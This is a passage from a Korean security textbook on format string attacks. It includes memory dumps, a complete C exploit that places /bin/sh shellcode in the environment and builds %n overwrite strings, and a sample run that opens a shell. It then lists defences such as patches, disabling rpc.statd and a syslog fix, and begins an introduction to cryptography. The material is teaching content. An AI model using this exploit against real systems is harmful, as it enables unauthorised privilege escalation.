 0xbffff9d0  02 00 00 00 14 fa ff bf 20 fa ff bf e4 31 01
40   ........ ....1.@
 0xbffff9e0  02 00 00 00 f0 83 04 08 00 00 00 00 11 84 04
08   ................
 0xbffff9f0  dc 86 04 08 02 00 00 00 14 fa ff bf 30 83 04
08   ............0...
 0xbffffa00  4c 87 04 08 30 a6 00 40 0c fa ff bf 30 38 01 40
L...0..@....08.@
 0xbffffa10  02 00 00 00 2f fb ff bf 39 fb ff bf 00 00 00
00   ..../...9.......
 0xbffffa20  5e fb ff bf 68 fb ff bf be fb ff bf dd fc ff bf
^...h...........
```

Comment : oxbffff98o 부분의 값이 우리가 원하는 값으로 바뀌었다. 공격은 이러한 식으로 이루어 진다. 만약 우리가 리턴 어드레스를 정확히 찍었다면, 공격은 성공했을 것이다. 그러니까 위에서는 oxbffff9co 의 경우다.

위의 공격법으로도 충분히 공격은 이루어 질 수 있다.

하지만, 좀 더 세련된 공격 방법을 고안해 보자. 위 공격법에서는 항상 자신의 쉘코드 주소를 찾아야 하며, 그것과 같이 실제로는 Hit 율이 굉장히 떨어지는 Format String 을 매번 구성해야 한다는 번거로움이 있다. 엄청나게 짜증나는 수작업이 될 것이다. 허나 실제로는 그렇게 하지 않으면, 공격을 할 수가 없다.

필자의 exploit 경우 -a 옵션과 같이 받아들여지는 인자가 리턴어드레스로 예상되는 주소이며, shellcode 의 바이트 스트림 즉, eggshell 이 위치할 스택의 주소를 offset 으로 맞추어 주는 것만으로도 format string 이 구성된다.. 물론 특별한 경우가 아니라면, offset 은 거의 사용할 일이 없다. 보통의 경우 적지 않아도 될 것이다. 유사시에만 사용하라.

그리고 구성된 format string 은 환경변수 $FMTSTR 에 위치하게 될 것이며, 단순히 그 변수를 사용하는 것만으로 공격이 가능 할 것이다. 다만, 이 소스는 테스트 용이므로 취약 프로그램은 buf 를 잡은 후 이후 다른 변수가 할당 되지 않는 때를 가정한다.

만약, 어떤 취약 프로그램이 아래처럼 변수를 할당 한다면,

```
char buf[128];
int a, b;
char *str
```

"%x%x%x" 로 할당된 변수 세 개를 먼저 popping 시킨 후 우리의 음모를 시작해야 할 것이다.

feature 는

(주소지정번지[ret] + Padding 문자열[pad string]) x 4 + Popping 디렉티브 [%x%x%x] + 출력 디렉티브 [%s%hn%s%hn%s%hn%s%hn]

하지만, 다음과 같은 경우는 상관 없다.

```
int a, b;
char *str;
char buf[128];
```

이상으로 우리가 해야 할 일이 크게 줄었다.

원리는 다음과 같다.

일단, 쉘코드를 스택에 띄운후 인자로 받아들인 리턴 주소로 예상되는 값으로부터 이것을 기준으로 차례로 한 바이트 뒤의 4 개의 주소가 overwrite 될 주소로 구성되고 이것이 문자열의 제일 처음을 장식하게 된다. 그리고, shellcode 가 있는 주소를 4 개 byte 로 잘라 format 에 맞게 계산되어 적절한 "ooooo"들의 집합이 이루어 진다. 바로 이것들이 4 번에 걸쳐 주소값이 overwrite 이 될때, %n 디렉티브가 계산할 문자열들이 되는 것이다. 먼저 들어간 4 개의 주소들에 따라 항상 리턴주소의 끝 바이트는 0x10 이 되고, 다음의 각 주소 byte 는 쉘코드의 앞 3 자리 주소 값으로 형성된다. feature 는 아래와 같다.

```
[차례로 쓰여질 가상주소 x 4 ] + %n + [ '0' 문자열 ] + %n
[ '0' 문자열 ] + %n  + [ '0'문자열  ] + %n
```

실제의 모양은 다음과 같다.

```
f7a0 bfff f7a1 bfff f7a2 bfff f7a3 bfff
6e25 3030 3030 3030 3030 3030 3030 3030
3030 3030 3030 3030 3030 3030 3030 3030
*
3030 3030 3030 3030 6e25 3030 3030 3030
3030 2530 306e 3030 3030 3030 3030 3030
```

```
3030 3030 3030 3030 3030 3030 3030 3030
*
3030 3030 2530 0a6e
```

문서와 같이 제공되는 필자의 exploit 소스이니 참조하길 바란다.

[예제 10.10] fmt_exploit.c

```
/*
 *  Foramt string attack general exploit
 *
 * usage : fmt_exploit -a <return addr> <offset>
 *     : fmt_exploit -a bffffae0 512
 *     : fmt_exploit -a bffffae0
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

#define NOP                0x90
#define BYTEMASK            0x000000FF
#define DEFAULT_OFFSET       0
#define DEFAULT_EGGSIZE      2048

/* Respected hacker aleph1's shellcode */
char shellcode[] =
```

```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\
x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\
xcd"
      "\x80\xe8\xdc\xff\xff\xff/bin/sh";

 unsigned long esp_point()
 {
      __asm__("movl %esp,%eax");
 }

 int htod( char *str )
 {
      unsigned char var[2];

      var[1] = '\0';

      if ( isdigit( str[0] ) ) var[0] = ( str[0] - 48 );
      else if ( str[0] == 'a' ) var[0] = 10;
      else if ( str[0] == 'b' ) var[0] = 11;
      else if ( str[0] == 'c' ) var[0] = 12;
      else if ( str[0] == 'd' ) var[0] = 13;
      else if ( str[0] == 'e' ) var[0] = 14;
      else if ( str[0] == 'f' ) var[0] = 15;
      else {
```

```
            printf( "args are not hexcode ... \n");
          exit(-1);
        }

        var[0] *= 16 ;

        if ( isdigit( str[1] ) ) var[0] += ( str[1] - 48);
        else if ( str[1] == 'a' ) var[0] += 10;
        else if ( str[1] == 'b' ) var[0] += 11;
        else if ( str[1] == 'c' ) var[0] += 12;
        else if ( str[1] == 'd' ) var[0] += 13;
        else if ( str[1] == 'e' ) var[0] += 14;
        else if ( str[1] == 'f' ) var[0] += 15;
        else {
            printf( "args are not hexcode ... \n");
          exit(-1);
        }

        return var[0];
}

int main (int argc , char **argv )
{
    char *ptr, *egg ;
    int offset, bsize;

    char b1[255], b2[255], b3[255];
```

```
    char  *foo[4], *baddr[4];
    char *fmtstr , *buf;
    int fmtb[4];
    int eggaddr;
    long addr;
    int i , j;

    /* our lunch set :-) kalou's method : thanks to kalou */
    memset( b1, 0, 255 );  memset( b2, 0, 255 );
    memset( b3, 0, 255 );

    baddr[0] = malloc(5);  baddr[1] = malloc(5);
    baddr[2] = malloc(5);  baddr[3] = malloc(5);

    foo[0] = malloc(4); foo[1] = malloc(4);
    foo[2] = malloc(4); foo[3] = malloc(4);

    if ( argc < 2 ){
        printf("usage : %s -a <return addr>
<offset>\n",argv[0]);
       printf("  ex) : %s -a bffffae0 512 \n", argv[0]);
        exit(-1);
    }

    if ( argc > 3 ){
      offset = atoi( argv[3] );
    }
```

```
    else{
      offset = DEFAULT_OFFSET;
    }

    bsize = DEFAULT_EGGSIZE;

    if( !(fmtstr = malloc (1024)) || !(egg =
malloc( bsize )) ){
       perror("can't allocate memory.\n");
       exit(-1);
    }

    for( i=0 ; i < bsize ; i++)
       egg[i] = NOP ;

    ptr = egg + ( bsize - strlen(shellcode) - 1 ) ;

    for( i =0 ; i< strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    egg[ bsize -1 ] = '\0';

    j = 0;
    for( i=0; i< 4 ; i++) {
       baddr[i][0] = argv[2][j];
```

```
    baddr[i][1] = argv[2][j+1];
    baddr[i][2] = '\0';
    j+=2 ;

   foo[0][3-i] = htod( baddr[i] );
    foo[1][3-i] = htod( baddr[i] );
    foo[2][3-i] = htod( baddr[i] );
    foo[3][3-i] = htod( baddr[i] );
}

foo[1][0] += 1; foo[2][0] += 2; foo[3][0] += 3;

eggaddr = esp_point() + offset;
printf("Usiing address: %#x\n", eggaddr);

fmtb[0] = (eggaddr >> 0  ) & BYTEMASK ;
fmtb[1] = (eggaddr >> 8  ) & BYTEMASK ;
fmtb[2] = (eggaddr >> 16 ) & BYTEMASK ;
fmtb[3] = (eggaddr >> 24 ) & BYTEMASK ;

memset( b1, '\0x90' , fmtb[1] - 0x10 );
memset( b2, '\0x90' , fmtb[2] - fmtb[1] );
memset( b3, '\0x90' , ( fmtb[3] + 256 ) - fmtb[2] );

sprintf(
   (char*)(fmtstr+7),"%s%s%s%s%%n%s%%n%s%%n%s%%n",
   foo[0], foo[1], foo[2], foo[3],
```

```
       b1, b2, b3
    );


    memcpy( fmtstr, "FMTSTR=",7);
    putenv(fmtstr);


    memcpy ( egg ,"EGG=", 4);
    putenv(egg);


    system("/bin/bash");


}
```

그리고 아래는 역시 위 소스를 컴파일한 후 한번에 공격하는 멋진 실례이다. dump 된 메모리를 잘 참고 해보면 역시 도움이 되리라 생각된다.

```
[littleprince@hackerslab]$ ./lastexploit -a bfffee60
Usiing address: 0xbffff670
[littleprince@hackerslab]$ ./lastvul $FMTSTR
```

```
??0000000000000000000000000000000000000000000000000000000000000000
00000000000000
00000000000000000000000000000000000000
 0xbfffedd0  d6 86 04 08 d0 ed ff bf 00 01 00 00 60 ee ff
bf   ............`...
 0xbfffede0  61 ee ff bf 62 ee ff bf 63 ee ff bf 30 30 30 30
a...b...c...0000
```

```
 0xbfffedf0  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
0000000000000000
 0xbfffee00  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
0000000000000000
 0xbfffee10  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
0000000000000000
 0xbfffee20  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
0000000000000000
 0xbfffee30  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
0000000000000000
 0xbfffee40  30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
0000000000000000
 0xbfffee50  30 30 30 30 30 30 30 30 30 30 30 00 68 ee ff bf
00000000000.h...
 0xbfffee60  10 f6 ff bf 01 00 00 bf 88 ee ff bf b3 0f 03
40   ...............@
 0xbfffee70  02 00 00 00 b4 ee ff bf c0 ee ff bf e4 31 01
40   .............1.@
 0xbfffee80  02 00 00 00 f0 83 04 08 00 00 00 00 11 84 04
08   ................
 0xbfffee90  dc 86 04 08 02 00 00 00 b4 ee ff bf 30 83 04
08   ............0...
 0xbfffeea0  4c 87 04 08 30 a6 00 40 ac ee ff bf 30 38 01 40
L...0..@....08.@
 0xbfffeeb0  02 00 00 00 d3 ef ff bf dd ef ff bf 00 00 00
00   ................
```

```
 0xbfffeec0  a5 f1 ff bf af f1 ff bf 05 f2 ff bf 24 f3 ff
bf   ............$...


 bash$
```

10.3.4. Format String Attacking (2)

위의 예는 사용자가 로긴을 한 상태이며, 환경변수를 쓸 수 있어야만 한다는 제약 조건이 있었다. Local 버그를 이용한 공격을 할 때에는 환경변수 $FMTSTR 을 화일로 뿌려서 사용해보길 바란다. 어차피 똑같은 byte stream 이다.

그리고, 실제 Network 상에서는 어떤 식으로 공격을 하는지 간단히 언급하고 지나가겠다.

이젠 원리를 알려 주었으니 스스로 만들어 볼 수도 있을 것이다.

- Network Attack Hint.

일단 server 의 buf 에 우리의 shellcode 를 먼저 실려보내고, 그 이후에 그 shellcode 를 가르키게 특별히 테크니컬하게 고안된 format string 을 다음으로 실려 보내는 식이다. 이 때에는 server 의 리턴 어드레스를 계산하기 위해 직접 소스를 보거나, 아니면 실제 그 데몬을 debuging 하는 식의 고도의 집중이 요구 된다.

10.4.Format String Attack 대책

Format String Attack 으로부터 시스템을 보호하는 방법으로는 다음과 같은 것들이 있다.

- BugTraq, CERT, SANS 등의 사이트로부터 취약점 및 패치 정보를 확인할 것
- 항상 최신 패치를 적용하여 사용할 것

- 각종 보안도구를 이용하여 공격자를 제한 시킬 것
- Source Code 를 확인할 수 있는 경우, Source Code 검사를 수행할 것
- 특별한 라이브러리를 이용할 것(ex. FormatGuard http://www.immunix.org)
- Non-executable Stack Option 을 이용할 것
- Instruction Detection tool 을 이용할 것

다음에 소개되는 해결책들은 앞의 "10.2.5 보고된 Format String Attack 의 취약성 분석"에서 소개되었던 문제점들에 대한 구체적인 해결방법들이다.

10.4.1. 보고된 Format String 의 취약성 해결책

리눅스 rpc.statd 의 input format string 의 해결책

- NFS 를 사용하지 않는 방법

가장 간단한 방법으로 파일 시스템이 특별히 부족하지 않는 한 NFS 를 사용하지 않는 방법이 있다.

```
# chkconfig --level 0123456 nfs off 또는


/etc/rc.d/rc3.d/S60nfs
/etc/rc.d/rc4.d/S60nfs
/etc/rc.d/rc5.d/S60nfs  의  대문자 S 를 소문자 s 로 바꾸면 된다. (리부팅 필요)
```

- rpc.statd 를 사용 금지

NFS 를 계속 사용하더라도 rpc.statd 를 사용하지 않는 방법도 있다. 하지만 이 경우엔 NFS 가 정상적으로 동작하지 않을 수 있다.

```
/usr/sbin/rpc.statd 를  제거하거나(or 파일이름을 변경해 놓거나)
/etc/rc.d/init.d/nfs 파일에서
```

```
daemon rpc.statd  라인앞에 #을 붙여 comment out 시키면 된다. (리부팅 필요)
```

- 라우터나 firewall 에서의 패킷 필터링

취약점을 직접 제거하는 대책은 아니지만 라우터나 firewall 에서 111/tcp 포트와 rpc.statd 포트(가변포트)로 들어오는 패킷을 차단하면 적어도 외부네트웍으로부터의 공격은 라우터나 firewall 에서 막을 수 있다.

- rpc.statd 패치설치

rpc.statd 를 사용하기 위해서는 각 vendor 별로 다음의 URL 에서 패치를 받아 설치하면 된다.

  - Connectiva Linux 5.1 이전 버전
    ftp://ftp.conectiva.com.br/pub/conectiva/atualizacoes/
  - Debian 리눅스
    http://www.debian.org/security/2000/20000719a
  - RedHat 리눅스 (국내 리눅스업체의 배포판은 대부분 RedHat 호환임)
    http://www.redhat.com/support/errata/RHSA-2000-043-03.html

LPRng 의 format string 버그 해결책

- syslog() 함수의 argument 에 %s 를 추가한다.

```
static void use_syslog(int kind, char *msg)
{
 .....
  # ifdef HAVE_OPENLOG
  /* use the openlog facility */
  openlog(Name, LOG_PID | LOG_NOWAIT, SYSLOG_FACILITY );
```

```
syslog(kind, "%s", msg);
closelog();


# else
(void) syslog(SYSLOG_FACILITY | kind, "%s", msg);
# endif
```

- 침입차단시스템에서 프린터가 사용하는 포트인 515 번을 차단한다.

ToolTalk 서비스 취약점 해결책

- 시스템에 따른 패치를 적용한다.
  - Sun Microsystems, Inc.

    http://sunsolve.sun.com/securitypatch
  - Hewlett Packard, Inc.

    HP Security Bulletin #0168 (Document ID HPSBUX0110-168)

    http://www.itresourcecenter.hp.com/
  - SGI
    - 현재 취약점을 검사하고 있으며 해결판을 발표할 예정이다.
    - http://www.sgi.com/support/security/
  - Compaq Computer Corporation

    http://www.support.compaq.com/patches/
  - IBM Corporation

    ftp://aix.software.ibm.com/aix/efixes/security/tooltalk_efix.tar.Z

10.4.2. SQL 서버 Text 포맷 버퍼오버플로우 취약점 해결책

시스템에 따른 패치를 적용한다.

- SQL Server

  - SQL Server 7.0
    http://www.microsoft.com/Downloads/Release.asp?ReleaseID=35066
  - SQL Server 2000
    http://www.microsoft.com/Downloads/Release.asp?ReleaseID=35067

- C Runtime
  - Windows Server 4.0 and Windows 2000
    http://www.microsoft.com/Downloads/Release.asp?ReleaseID=33500
  - Windows XP
    http://www.microsoft.com/Downloads/Release.asp?ReleaseID=35023

10.5.참고 자료

- 한글해킹문서프로젝트, http://www.khdp.org
- 한국정보보호진흥원, http://www.certcc.or.kr/
- 카이스트 내 정보보호랩, http://security.kaist.ac.kr
- ㈜슈퍼유저코리아, http://www.superuser.co.kr/

11. Cryptography

11.1.Cryptography 의 개요

11.1.1. Cryptography 의 이해

암호화란 쉽게 읽을 수 있는 형태로 되어 있는 정보를 다른 사람들이 읽을 수 없는 형태로 변환하는 과정이라고 정의할 수 있다. 만약 정보가 제 3 자에게 노출되지 않는 전송수단을 이용한다면 정보를 안전하게 전달할 수 있다.

그러나 현실은 그렇지 못하기 때문에 안전하지 않은 전송수단을 이용해도, 제 3 자가 정보를 훔쳐내더라도 의미를 알 수 없도록 해야 한다. 현대의 암호화는 키에 의해 암호화와 복호화가 이루어 진다. 그리고 이용하기 용이하면서 알고리즘 자체 보다는 암호 키에 의해 보안이 이루어지게 된다.

전자화된 문서의 메시지 내용이 수정 또는 변조되지 않았음을 보장하는 기능과 함께 전자문서의 송수신자가 진정한 사용자인지를 제 3 자가 확인할 수 있도록 인증하는 방식과 정보의 유출, 전자문서 수신인의 신분확인 및 정확한 전달확인, 전자문서 전송 중 제 3 자에 의한 변경 및 변조, 전자문서 수신인에 의해 수신부인방지 등의 해결기능을 제공한다.

암호 알고리즘

암호 알고리즘은 특정 내용을 정해진 사람만이 알 수 있도록 하기 위하여 개발되기 시작했다. 최초의 암호 알고리즘은 전쟁 중, 아군에게만 명령을 전달하기 위해 사용되었다.

문헌에 기초하면 고대 로마제국의 시저는 이미 독자적인 암호 알고리즘을 만들어 사용한 것으로 알려져 있다. 그 후, 암호 알고리즘은 많은 발전을

거듭하였고, 현재 우리가 보는 DES, RSA 등의 보다 발전된 암호 알고리즘으로 변환되어 왔다.

암호 알고리즘은 암호화 알고리즘(E)과 복호화 알고리즘(D)으로 구성된다. 암호화 알고리즘은 암호화 키(KE)를 사용하며, 복호화 알고리즘은 복호화 키(KD)를 사용한다. 그리고 암호화 및 복호화 알고리즘은 일종의 함수로써 각기 암호화(복호화)키와 평문(암호문)을 입력으로 받아서 암호문(평문)을 생성한다.

- E(KE, 평문) = 암호문
- D(KD, 암호문) = 평문

암호 알고리즘은 특정한 사람만이 암호문을 복호화 할 수 있어야 하며, 따라서 복호화 키를 알아야만 암호문으로부터 평문을 얻어 낼 수 있도록 구성되어 있다.

암호 알고리즘은 크게 비밀키 암호 알고리즘과 공개키 암호 알고리즘으로 구분할 수 있다. 이들 중, 암호화 키와 복호화 키가 같은 것을 비밀키 암호 알고리즘이라 하고, 이들이 서로 다른 것을 공개키 암호 알고리즘이라 한다.

암호 알고리즘의 기능

현재까지 많은 종류의 암호 알고리즘이 제안되었고, 이들은 각기 다른 특성을 갖는다. 이들 중, 네트워크 보안을 위하여 우리가 관심을 갖는 특성을 기준으로 분류하면 다음과 같으며 암호 이론에 있어 가장 중요한 성질들이다.

- 기밀성 (secrecy)
- 무결성 (integrity)
- 인증 (authenticity)

기밀성이라는 성질은 메시지를 볼 수 있는 자를 제한하도록 하는 성질을 말한다. 암호 알고리즘을 이용함으로써 데이터를 암호화하는 데 사용된 키(key)를 알고 있는 사람만이 데이터를 볼 수 있도록 할 수 있다. 무결성은 전달 받은 메시지가 전달되는 과정에서 제 3 자에 의해 변조되지 않았는가를 확인할 수 있게 하는 성질이다.

이는 해쉬 알고리즘을 이용함으로써 받는 쪽에서 이 메시지가 변조되었는지 아닌지를 확인할 수 있다. 마지막으로 인증은 메시지의 생성자를 확인하는 것을 말한다. 전달 되어진 메시지가 정말 개인이 받고자 한 사람으로부터 생성되어진 것인가를 확인하는데, 일반적으로 사용되는 서명과 비슷한 개념의 전자서명 알고리즘을 이용하여 가능하게 한다.

현재까지 제안된 암호 알고리즘들은 충분한 안전성을 갖으며 이러한 특성을 모두 만족한다. 따라서 이러한 암호 알고리즘들을 적절히 사용할 경우, 인터넷의 보안상 취약점을 상당부분 해결할 수 있다.

11.1.2. 암호기법의 분류

[그림 11.1]에서 나타난 것과 같이 암호기법은 암호키의 분배나 관리 방법에 따라서 크게 비밀키(Secret Key) 암호기법과 공개키(Public Key) 암호기법으로 나눌 수 있다. [그림 11.1]에서 블럭으로 표시된 것들은 암호기법의 분류상의 이름이고 그렇지 않은 것들(DES, IDEA, ...)은 각 분류에 해당하는 구체적인 예들이다.

비밀키 암호기법은 역사적으로도 아주 오래 전부터 사용되어온 방식으로서 안전한 통신을 하고자 하는 두 사람이 서로 똑같은 비밀키를 소유하여 메세지의 송신자가 비밀키를 이용하여 암호화한 것을 수신자가 받아서 비밀키를 이용하여 복호화하는 방식을 말한다.

가령 하나의 영어 문장을 메세지라고 하면 이 문장을 구성하는 모든 영문자들을 알파벳의 순서상에서 2 만큼 떨어진 위치에 있는 영문자로 치환하

여 "I love you"를 "k nqxg aqw"로 바꾸는 것이 비밀키 암호기법의 단순한 예가 될 수 있다. 여기에서의 비밀키는 2 가 될 수 있다.




그림 11-1 암호기법의 분류 체계

비밀키 암호기법에는 [그림 11.1]에 나타난 것과 같이 "Stream Cipher"와 "Block Cipher"의 두가지 종류가 있다. Stream Cipher 는 비트열로 입력되는 데이타를 비트단위로 암호화하는 기법이고 Block Cipher 는 비트열로 입력되는 데이타를 일정한 길이의 비트열(보통 64 비트)로 잘라서 그것을 단위로 암호화를 하는 기법이다. Stream Cipher 의 예로는 RC4, SEAL 등이 있고 Block Cipher 의 예로는 DES, IDEA, RC2, FEAL 등이 있다.

이에 반하여 공개키 암호기법은 메세지를 암호화할 때와 복호화할 때 사용하는 키가 서로 다르다. 이런 서로 다른 두 개의 키 중에 하나를 비밀키라고 하고, 나머지 하나를 공개키라고 한다. 이 두 종류의 키 중에서 어느것으로도 암호화와 복호화가 가능하고 단지 수학적인 계산이나 유추에 의해서 하나의 키로부터 나머지 하나의 키를 알아낼 수 없도록 만들어져야 한다. 이러한 예로는 RSA, Diffe-Hellman 알고리즘 등이 있다.

일반적으로 비밀키 암호기법은 하나의 비밀키를 이용하여 주어진 메세지를 단순한 비트 연산의 반복을 통하여 암호화하기 때문에 비교적 암호화와 복호화 속도가 빠르다. 따라서 크기가 큰 데이타의 암호화에 적합하다.

반면에 공개키 암호기법은 사용되는 수학적 계산의 복잡도(Complexity)가 비밀키 암호기법에서의 그것에 비해 높기 때문에 암호화의 속도가 느리지만 안전성이나 응용성에 있어서 매우 효과적이다. 이후에 설명할 디지탈 서명(Digital Signature) 또는 각종 인증(Authentication) 시스템의 구현에 있어서 공개키 암호화 기법은 매우 적합한 암호화 기법이다.

11.1.3. 기본적인 암호화 메커니즘




그림 11-2 기본적인 암호화 메카니즘

그림 11-2 에서 나타낸 것과 같이 메세지 M 은 암호화하려는 대상이 되는 모든 정보를 가리키고 비밀키 Ks 는 암호화에 필요한 일종의 콘트롤 키를 의미한다. 그리고 암호화된 메세지는 일반적으로 C(Ciphertext)라고 표기한다. 이것을 정리하면 다음과 같이 표기될 수 있을 것이다.

```
CKs = EKs(M)
```

마찬가지로 암호화된 메세지를 복호화하여 원래의 메세지를 얻는 것은 다음과 같이 나타낼 수 있다.

```
M = DKs(CKs)
```

여기서 D 는 복호화를 의미한다.

11.1.4. Cryptography 의 종류

비밀키(Private Key) 암호기법

예로부터 전해 내려오는 거의 모든 암호기법이 비밀키 암호기법에 속한다. 이것은 단순히 데이타를 하나의 비밀키로 암호화와 복호화를 모두 하는 기법이다. 그래서 다음에 설명할 공개키 암호화 기법에 대하여 비밀키 또는 대칭키(Symmetric Key) 암호기법이라고도 불린다.

여기에 속하는 대부분의 암호기법들은 앞에서 언급한 바대로 간단한 비트 연산을 반복하는 작업을 통해 암호화가 이루어지기 때문에 단위시간당 암호화할 수 있는 데이타 양이 비교적 많다. 따라서 대용량의 데이타를 취급하는데 적합하다.

그러나 하나의 비밀키에 대한 의존도가 너무 크기 때문에 그 응용성에 있어서 제약이 많이 따른다. [그림 11.3]은 비밀키 암호기법의 기본적인 메카니즘을 설명하고 있다. 앞서 언급한 바와 같이 비밀키 암호기법에서는 생성된 비밀키를 메세지의 송/수신자에게 안전하게 전달할 수 있는 채널(secure channel)이 필요하다.

그림 11-3 에서 표시된 "Hackers"는 정확히는 암호분석가(Cryptanalyst)를 의미한다. 암호분석가는 암호화된 메세지가 돌아다니는 통신채널에서 암호화된 메세지를 얻어서(wire tapping) 이것을 복호화하기 위한 키값을 얻어내는데 주력한다.




그림 11-3 비밀키 암호화 기법

- DES (Data Encryption Standard)
  - 비밀키 암호기법에서 가장 대표적인 것이 바로 DES 이다. DES 는 1977 년 미국정부에 의해서 공식적인 표준으로 제정된 암호화 기법이다. DES 에서 메세지의 입력단위는 64 비트이고 비밀키는 64 비트인데 여기에서 각 바이트는 1 비트의 패리티 비트를 갖는다.
  - 따라서 암호화에 사용되는 실제 비밀키의 길이는 56 비트라고 할 수 있다. DES 의 알고리즘은 비교적 간단하다. 대부분의 연산은 XOR 와 비트의 순서바꿈(permutation)으로 이루어진다. 다음의 [그림 11.4]는 DES 를 이용한 암호화/복호화의 과정을 개념적으로 도시한 것이다.




그림 11-4 DES 를 이용한 암호화/복호화

- 위의 그림 11-4 에서 알 수 있듯이 메세지 M 을 암호화한 결과인 EKs(M)을 다시 복호화하려면 EKs(M)을 DES 의 입력으로 하고 암호화할 때 사용했던 비밀키 Ks 를 그대로 복호화의 비밀키로 사용하면 된다. 그러나 실제 DES 의 응용함에 있어서는 좀 더 보안정도를 높이기 위해서 2 개 또는 3 개를 동시에 사용하여 암호화에 사용하는 것이 일반적이다.
- DES 를 응용한 예는 여러가지가 있지만 그 중 대표적인 예가 UNIX 시스템에서의 패스워드 암호화에의 응용이다. 여기서 잠시 UNIX 시스템의 패스워드 암호화에 대하여 언급하기로 한다.
- UNIX 시스템에서 사용되는 패스워드 암호화는 변형된 DES 를 이용한다. 엄밀히 말하면 UNIX 시스템에 로그인하기 위해 사용되는 패스워드는 암호화되는 것이 아니라 64 개의 '0'을 암호화하기 위한 키로 사용되는 것이다. 겉으로 보기에는 사용자가 입력한 8 개의 문자들이 평문으로서 암호화되어 /etc/passwd 파일에 저장되는 것처럼 보이지만 암호학의 관점에서 보면 비밀키로 사용되는 것이다. UNIX 시스템에 로그인해서 /etc/passwd 파일을 보면 다음과 같은 예를 볼 수 있다.

```
littleprince:Cw441yqZ77C5M:1300:1000:hackerslab:/user/littlepr
ince:/usr/bin/csh
```

- 위의 예에서 두번째 필드값이 암호화된 패스워드이다. 이것은 13 문자로 구성된다.
- 사용자가 UNIX 에 로그인하기 위해 8 개의 문자로 구성된 자신의 패스워드를 입력하면 시스템은 각 문자의 첫번째 7 비트들을 추출하여 56 비트의 키를 구성한다. 이것이 DES 의 비밀키가 되고 실제로 암호화되는 데이타는 64 비트의 '0'값이다. 그런 다음 DES 의 출력인 64 비트의 값은 아스키값으로 변환되어 /etc/passwd 파일에 저장된 암호화된 패스워드와 비교하여 두 값이 같으면 로그인 할 수 있게 되고 다르면 로그인이 실패하게 된다.
